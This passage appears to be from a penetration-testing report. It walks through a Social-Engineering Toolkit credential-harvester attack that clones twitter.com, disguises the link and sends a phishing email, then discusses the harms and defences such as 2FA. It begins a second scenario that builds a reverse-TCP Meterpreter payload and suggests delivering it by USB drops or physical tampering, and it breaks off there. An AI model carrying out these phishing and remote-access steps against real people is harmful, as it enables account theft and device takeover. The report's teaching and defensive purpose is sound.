To begin, the command “ifconfig” is used as seen in figure 13 to detect the host IP of the Kali Linux machine. In this case the Host IP is 10.0.2.15. This information will be used later in the attack.




Figure 13: ifconfig - Detect host IP

Using the command “setoolkit” the program Social-Engineering Toolkit is loaded and a menu providing a range of attacks is presented to the user.




Figure 14: Loading setoolkit

Website attack vectors is selected using “2”




Figure 15: Website Attack Vectors selection

Credential harvester attack method is selected using “3”




Figure 16: Credential Harvester Attack Method selection

Site cloner is selected using “2”




Figure 17: Site Cloner selection

The host ip is required in order to request the gathered credentials back to the attacker. In this case the host ip of “10.0.2.15” is entered as seen below in figure 18. The cloned site will be hosted on the host IP using an apache server. The URL of the site to be cloned is “https://twitter.com”, a very popular social media site.




Figure 18: Site selection and host address

The link to the cloned site is hosted on http://10.0.2.15. To attempt to disguise the simple IP address, a link shortener can be used. A link shortener is usually used to make a long character string address into a short address so that it can easily be sent in an email or instant message. In this case length is not a problem, the link shortener is used to disguise the malicious, strange looking address into a normal looking link that the user may have already seen before.




Figure 19: Tinyurl link shortener/disguiser

The next goal of the attack is to try and trick a potential target into visiting the malicious link. Many social media users do not realise the security implications of visiting random links. Preying on the “like” and “retweet” culture of certain social media websites is a smart way of successfully getting a target to visit your malicious link.

In figure 20, a targeted user who’s email has been stolen, bought, or found from email lists online is sent an email asking them to react to their twitter post.




Figure 20: Phishing email construction

When the target clicks on the link, they are sent to the cloned website hosted on the malicious hackers IP at the address 10.0.2.15. Unexpecting or untrained users may not notice the suspicious address in the address bar and will willingly submit their login details into the cloned website. Once entered, the user's details are sent to the attacker and the site is redirected to the real website to reduce suspicion as they carry on their usual activities on the actual site.




Figure 21: Cloned site hosted at 10.0.2.15

Figure 22 shows the details that are entered into the malicious cloned website.




Figure 22: Target inputting login details

Once submitted, the user is redirected to the real https://twitter.com site.




Figure 23: Target redirection

Once the login credentials have been harvested, the details are sent back to the malicious hacker and can be viewed within the Kali window or with the supplied XML file within Social Engineering Toolkit.




Figure 24: Successful credential capture

The details have been captured as highlighted in figure 24 and 25.




Figure 25: XML printout of captured details

Test Scenario 1	Attack Result	Attack Notes
Phishing: Credential Harvester	**Success**	**The targeted user's login details have been captured.**

This attack was a success. The targeted users' credentials have been stolen and retrieved during the attack. This type of attack can be successful against any person who is untrained and/or uneducated in safe internet usage, and even trained users who simply let their guard down at the wrong moment.

This attack is valuable in itself. Access to a targets social media account can provide access to direct messages of the user which may contain sensitive information or information that may be used for blackmail/extorsion. This information can be exploited for personal gain, or to potentially ruin the reputation of the target if certain information is leaked.

Access to a user's social media account also provides potentially massive amounts of contacts who could all be targeted in future attacks. The original attack can even be sent users in the compromised users contact list, increasing the number of accounts the malicious hacker has access to. Attacks that are perceived to be genuine requests from a friend can be more successful as the target would not expect a friend to send them harmful links.

A compromised social media account can be used in a range of other social engineering attacks. Safety question data could be discovered within the users account settings, payment info may also be stored within a user's account. More personal information may be able to be extracted from friends in the users contact list. Physical whereabouts may be able to be discovered through direct messages of the user, resulting in increasingly dangerous consequences.

Test scenario 2 demonstrates an attack that can be launched off the back of this attack, utilising a compromised social media account to extend the attack to multiple users.

In order for a site cloning credential harvester to work, the target must willingly click on a suspicious link and enter their login details. While it seems obvious to many, these attacks are successful and still about for a reason, they are still very successful. Phishing is purely a numbers game, if an attacker sends out 1000 phishing emails and is successful on 5, those 5 victims could make it worth the hacker's time depending on what the hacker is able to extract from those victims.

The majority of these attacks originate from fake emails disguised to be important emails from services such as banks, media providers, product advertisements and social media websites. Most phishing emails include a shock or worry factor designed to make a victim panic into giving up their details. A strong internet usage mentality will protect most users from phishing attacks.

Being wary of such emails and thinking twice before clicking dubious links in emails is a big step towards not becoming a victim to such attacks. It is always best practice to go directly to the services website using a guaranteed safe link that has been saved in your browser previously to double check any details or outstanding payments/orders that the phishing email may be claiming. It can also help to check the web address bar and site information in the browser to check the site is correct and secure.

2 factor authentication requires another form of credentials on top of the original password, usually a code from an authenticator app that changes every 15 seconds. This means that in the case of a stolen password, the attacker will not be able to log into the account due to the missing credentials. Regularly changing passwords can also help with the above precautions as it renders the stolen password useless if it is changed before the attacker has bypassed 2 factor authentications.

Maintaining awareness when dealing with suspicious emails or messages is key in defending from phishing attacks. It is important to never rush to a decision when a simple phone call or logging into the service through the proper methods can confirm the email is fake.

5.2 TEST SCENARIO 2 – PHISHING: REMOTE ACCESS TROJAN (RAT)

To start the payload and listener attack, social engineering toolkit is launched inside Kali Linux using “setoolkit”




Figure 14: Loading setoolkit

Social engineering attacks is chosen using “1” then “4” selects the create a payload and listener option.




Figure 26: Payload and Listener selection

The next option “2” selects Windows reverse_TCP Meterpreter attack, which when successful spawns a meterpreter shell on the victim which allows remote interaction between the attacker and the infected device.




Figure 27: Windows reverse_TCP Meterpreter selection

An IP is required for the attack to communicate with the hacker after infection of a device. In this test scenario the attacking hosts IP is 192.168.0.48. The default port of 443 is selected for the attack. The payload.exe file has been created and stored under /root/.set/payload.exe as seen in figure 28.



Figure 28: LHOST and port configuration for listener

The listener session is opened and currently there are no active sessions.




Figure 29: Listener session activation




Figure 30: Active listener

The attack is ready to be launched. All that is required for a successful attack is for the target to run the executable file and create the remote connection allowing the attacker to remotely access and control the infected device/PC.

There are many methods of reaching the end goal of infecting a pc through the running of the infected .exe file:

- Infected autorun USB - Multiple USBs can be dropped in public, curious users may inspect the USB and its files. The file will autorun upon plug-in, or curious users may open an infected .PDF .JPEG or Microsoft word file that has the .exe embedded that will also run upon opening.
- Physical Tampering – If the attacker has physical access to the targeted device, the file may simply be downloaded from a remote server or transferred from a portable storage device. Once the file is executed the attacker gains access to the device/PC.
